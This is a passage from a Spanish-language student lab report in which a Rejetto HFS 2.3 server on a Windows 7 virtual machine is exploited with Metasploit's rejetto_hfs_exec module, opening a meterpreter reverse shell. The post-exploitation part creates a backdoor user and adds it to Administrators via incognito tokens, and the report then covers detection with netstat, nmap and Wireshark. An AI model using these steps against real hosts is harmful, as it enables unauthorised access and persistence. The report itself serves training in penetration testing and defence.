49152		Puertos privados no registrados
49153		Puertos privados no registrados
49154		Puertos privados no registrados
49155		Puertos privados no registrados
49156		Puertos privados no registrados

Fuente: Elaboración propia

9.2 Búsqueda y Análisis de Vulnerabilidades.

En esta etapa al ejecutar el comando **Nmap –sV 192.168.1.4** podemos identificar que se encuentran los siguientes puertos abiertos además de información del servicio que utiliza el puerto:


Figura 17 Puertos abiertos y Servicios



Fuente: Elaboración propia

Al ejecutar el comando **searchsploit hfs** se confirma que efectivamente la aplicación Rejetto es la aplicación HTTP File Server vulnerable:

Figura 18 Identificación de aplicación vulnerable




Fuente: Elaboración propia

Teniendo en cuenta lo indicado en el anexo 4 – Escenario 3 el equipo presenta una fuga de información debido a que tiene instalada la aplicación Rejetto 2.3

Al consultar en la base de datos exploit se encuentra que es un File Server aplicación vulnerable que permite la ejecución de comandos remotos:

Figura 19 Consulta de la aplicación en la base de datos de Exploits




Fuente: https://www.exploit-db.com/

9.3 Explotación de Vulnerabilidades.

La herramienta a utilizar durante esta etapa es **msfconsole** es probablemente la interfaz más popular para Metasploit Framework (MSF). Proporciona una consola centralizada "todo en uno" y permite un acceso eficiente a prácticamente todas las opciones disponibles en el MSF. [14]

Se inicia la consola al ejecutar el comando **msfconsole –q** y con el comado **search rejetto** se realiza la búsqueda del módulo a ejecutar

Figura 20 Abrir consola MSF




Fuente: Elaboración propia

[14] USING THE MSFCONSOLE INTERFACE. [Sitio Web]. [Consultado el: 11 de marzo de 2023]. Disponible en https://www.offsec.com/metasploit-unleashed/msfconsole/

Usando el exploit reverse tcp al ejecutar el comando **use exploit/windows/http/rejetto_hfs_exec** o con el comando **use 0:**


Figura 21 Cargando exploit rejetto



Fuente: Elaboración propia

Luego de cargar el exploit se configura mediante el comando SET estableciendo las variables necesarias para configurar la IP de la máquina que se va a atacar (Windows 7 x64 - set RHOST 192.168.1.4) y la IP de la maquina atacante (Kali - set SRVHOST 192.168.1.6)


Figura 22 Configurando host



Fuente: Elaboración propia

Lo siguiente es abrir una sesión meterpreter para poder ejecutar comandos con la maquina atacada, para esto se ejecuta el exploit mediante el comando **exploit** que permite iniciar la sesión para acceder a la máquina.

Figura 23 Ejecutando el exploit




Fuente: Elaboración propia

Al cargar el exploit se identifica que se estamos dentro del meterpreter y desde ahí podemos iniciar con el ataque y la explotación de la vulnerabilidad

Ahora se puede comprobar con el comando **sysinfo** la información de la maquina atacada, en este caso la maquina con Windows 7 x64

Figura 24 Información de la máquina atacada




Fuente: Elaboración propia

9.4 Post-Explotación

En esta etapa se logra escalar lo más posible al sistema atacado, se obtiene información confidencial como el directorio de usuarios creados en la máquina, para esto se accede a la carpeta de usuarios con el comando **cd C:/Users**, con el comando **pwd** se confirma la ruta accedida y con el comando **ls** listamos los usuarios:


Figura 25 Consultando los usuarios de la maquina atacada



Fuente: Elaboración propia

Se procede dentro del ataque a crear un usuario, para se debe ingresar al Shell con el comando **shell**, y posterior a esto con el comando **net user/add** se crea el usuario en este caso **“Javier Galvis”** como lo indica la guía de actividades con mi primer nombre y primer apellido.


Figura 26 Creando usuario desde el Shell



Fuente: Elaboración propia

Para comprobar la creación del usuario se ejecuta el comando **net user**, este permite listar la cuenta de usuario creada.

Figura 27 Comprobando el usuario creado desde el Shell



Fuente: Elaboración propia

Así mismo, desde la maquina atacada se puede identificar el usuario creado:


Figura 28 Confirmando usuario creado desde la maquina Windows 7 x64

Fuente: Elaboración propia

Una vez creado el usuario se procede a asignarle privilegios de administrador para la maquina atacada, para esto se ingresa nuevamente desde el meterpreter de forma incógnita con el comando **use incognito**, posterior a esto se lista los

tokens disponibles con el comando **list_tokens - g** y se identifica el grupo de Administradores:


Figura 29 Consultando los grupos de la maquina atacada Windows 7 x64



Fuente: Elaboración propia

Finalmente, se le asignan los privilegios de administrador al usuario mediante el comando **add localgroup user** “Administradores” “Javier Galvis”

Figura 30 Asignando privilegios de administrador



Fuente: Elaboración propia

Ya desde la maquina atacada Windows 7 x64 se comprueba el usuario con el rol de administrador, consultado desde el administrador de cuentas del Windows.

Figura 31 Consultando cuentas desde Windows

Fuente: Elaboración propia

10. DATOS E INFORMACIÓN DE AYUDA PARA IDENTIFICAR EL FALLO DE SEGURIDAD.

A continuación, se listan y se describen los datos e información que ayudaron a identificar el fallo de seguridad específico el cual ataca a la máquina Windows 7 X64.

- Inicialmente en el anexo se indica que se "**está generando una serie de fuga de información en uno de los equipos de la organización".**
- En este equipo se tiene instalada la aplicación **Rejetto 2.3.**
- El sistema operativo del equipo es **Windows 7** arquitectura **x64.**
- Exploit con **Shell reversa** y sesión abierta **meterpreter.**
- **Escalamiento de Privilegios** por la creación de un usuario con privilegios de administrador.

11. HERRAMIENTA PARA IDENTIFICAR FALLOS DE SEGURIDAD DE MAQUINA WINDOWS 7.

La herramienta que se utilizó para poder identificar los fallos de seguridad de la “máquina Windows 7” utilizadas son las siguientes:


- Máquina virtual Box.
- Imagen o copia del sistema operativo Windows 7 x64.
- Sistema operativo de pentesting Kali Linux.
- Aplicación Rejetto 2.3 en la maquina Windows 7 x64.
- Herramienta Nmap.
- Interfaz de la consola Metasploit Framework - MSF.

La aplicación Rejjeto 2.3 abre el puerto 80 HTTP Protocolo de Transferencia de HiperTexto, adicional a esto la maquina tiene el puerto 445 abierto relacionado con el directorio activo de Microsoft.

12. COMO AFECTA EL ATAQUE A LA MAQUINA WINDOWS 7 x64.

Este ataque afecta totalmente el control de la máquina (Windows 7 X64), como se pudo evidenciar desde la vulnerabilidad de los puertos abiertos como el 80 y el 445 se pudo acceder e iniciar la sesión del meterpreter desde donde se logra acceder a los archivos, las rutas, carpetas y usuarios creados de la máquina, se puede acceder a los archivos del sistema, recursos de red lo que puede permitir no solo atacar esta máquina si no a otros recursos de la organización.

Figura 32 Diagrama explicación del ataque



Fuente: Elaboración Propia

13. PRIMERAS INDAGACIONES Y ACCIONES AL ENCONTRAR EL ATAQUE EN TIEMPO REAL.

Debido a que en la situación presentada el ataque está sucediendo en tiempo real, quiere decir que ya se ha detectado el ataqué y que por lo tanto se ha materializado la explotación de alguna vulnerabilidad en el sistema o red.

Teniendo presente lo anterior y acogiendo a las cinco (5) áreas que establece el marco de ciberseguridad del NIST [15] (National Institute of Standards and Technology, en inglés) Instituto Nacional de Estándares y Tecnología que son:

1. Identificación
2. Protección
3. Detección

[15] https://www.ftc.gov/es/guia-para-negocios/protegiendo-pequenos-negocios/ciberseguridad/marco-ciberseguridad-nist


4. Respuesta
5. Recuperación

13.1 Detección

Se puede deducir que nos encontramos en la etapa de detección en la que se han monitoreado los equipos y la red para detectar usuarios o conexiones no autorizadas, igualmente identificar actividad o tráfico inusual en la red, en nuestro caso en esta etapa desde indagaría desde el cmd de Windows ejecutaría el comando **netstat –an** para identificar los puertos abiertos y las conexiones existentes a través de estos puertos.


Utilizando la herramienta Nmap desde un equipo Kali Linux de los integrantes del BlueTeam de la entidad se ejecuta el comando **Nmap –sV 192.168.0.0/24** para todo el segmento de red o **Nmap –sV 192.168.0.0-5** solo para unas ips especificas en este caso de la .0 a la .5, en la que además de puertos abiertos se puede identificar versiones de sistemas operativos y posibles aplicaciones vulnerables.

Figura 33 Identificando puertos abiertos desde Windows



Fuente: Elaboración propia

Figura 34 Identificando puertos abiertos desde Kali Linux




Fuente: Elaboración propia

Esto son algunos de las acciones entre otras que se pueden ejecutar dentro de la etapa de detección.

Otra herramienta que ejecutaría en primera instancia es el sniffer Wireshark desde el Kali Linux del equipo BlueTeam, esta herramienta permite capturar las tramas de la red para identificar el tipo de tráfico de la red y así identificar el tipo de ataque.

Figura 35 Rastreando en la red con Wireshark desde Kali Linux



Fuente: Elaboración propia

14. MEDIDAS DE HARDENIZACIÓN

